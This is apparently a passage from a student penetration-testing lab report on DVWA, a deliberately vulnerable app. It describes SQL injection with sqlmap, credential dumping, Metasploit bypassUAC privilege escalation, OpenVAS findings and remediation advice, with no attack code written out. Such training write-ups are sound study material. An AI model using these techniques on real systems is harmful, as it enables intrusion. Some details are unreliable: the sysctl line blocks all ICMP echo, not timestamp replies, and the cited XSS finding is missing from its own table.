
**Credential Dump (hashdump):**




## 5. Capstone Project: Full VAPT Cycle

The final stage simulated a full penetration testing cycle using DVWA as the target.




* **Simulation (Exploitation):** Using sqlmap, we exploited a SQL Injection vulnerability in DVWA’s login form. The tool successfully enumerated databases, confirming that the web application was vulnerable.  
  





* **Detection (OpenVAS Findings):**

|  |  |  |  |
| --- | --- | --- | --- |
| **Timestamp** | **Target IP** | **Vulnerability** | **PTES Phase** |
| 2025-08-25 09:25:00 | 10.201.100.49 | PHP < 5.6.30 / 7.x < 7.0.15 Multiple Vulns | Exploitation |
| 2025-08-25 09:25:00 | 10.201.100.49 | ICMP Timestamp Reply Information Disclosure | Information Gathering |



* **Remediation:** The vulnerabilities discovered can be mitigated by:

### 1. PHP < 5.6.30 / 7.x < 7.0.15 / 7.1.x < 7.1.1 Multiple Vulnerabilities

* **Issue:** Outdated PHP version with known remote code execution and memory corruption bugs.
* **Remediation:**
  + Upgrade PHP to a supported version (≥ 7.1.1 or, preferably, the latest stable release).
  + Regularly apply security patches from the official PHP project.
  + If upgrading immediately is not possible, restrict public access to PHP applications and use a Web Application Firewall (WAF) to mitigate exploit attempts.

### 2. ICMP Timestamp Reply Information Disclosure (CVE-1999-0524)

* **Issue:** The system replies to ICMP timestamp requests, leaking OS and system time info.
* **Remediation:**
  + Disable ICMP timestamp responses at the OS/network level.
    - On Linux: sysctl -w net.ipv4.icmp\_echo\_ignore\_all=1 (or disable specifically timestamp replies via firewall rules).
    - On Windows: Block ICMP timestamp requests using Windows Firewall or Group Policy.
  + Allow ICMP only if operationally required (e.g., ping for monitoring).

### PTES Report (200 words)

The penetration test was conducted on DVWA to simulate real-world exploitation scenarios. The assessment followed PTES phases: Pre-Engagement, Intelligence Gathering, Exploitation, Post-Exploitation, and Reporting. During reconnaissance, Nmap and OpenVAS identified open services and potential vulnerabilities. Exploitation was carried out using sqlmap, which confirmed the presence of SQL Injection, enabling database enumeration. An additional OpenVAS scan revealed an XSS vulnerability on the same host.

During post-exploitation, privilege escalation was performed with Metasploit’s bypassUAC module, demonstrating how an attacker could move from a restricted user account to full system control. For evidence collection, sensitive configuration files were hashed with sha256sum to preserve forensic integrity.

The findings indicate that DVWA is highly insecure by design and should never be used in a production environment. However, in a real-world system, such vulnerabilities would pose critical risks including unauthorized data access, system takeover, and loss of data integrity.

Remediation involves strict input sanitization, parameterized queries, secure coding practices, and applying patches. The overall security posture of the tested environment is weak, confirming the need for continuous monitoring and proactive vulnerability management.

### Non-Technical Briefing (100 words)

Our security assessment of DVWA identified two major risks: **SQL Injection** and **Cross-Site Scripting (XSS)**. These vulnerabilities could allow attackers to steal sensitive data, bypass authentication, or manipulate system functions. We also demonstrated how privilege escalation could give an attacker complete control of the system.

The good news is that these issues are preventable. Developers should validate all user inputs, use secure coding techniques such as prepared statements, and apply security patches regularly. Management should enforce periodic security testing and audits to ensure vulnerabilities are quickly detected and fixed. This will significantly reduce overall cyber risk exposure.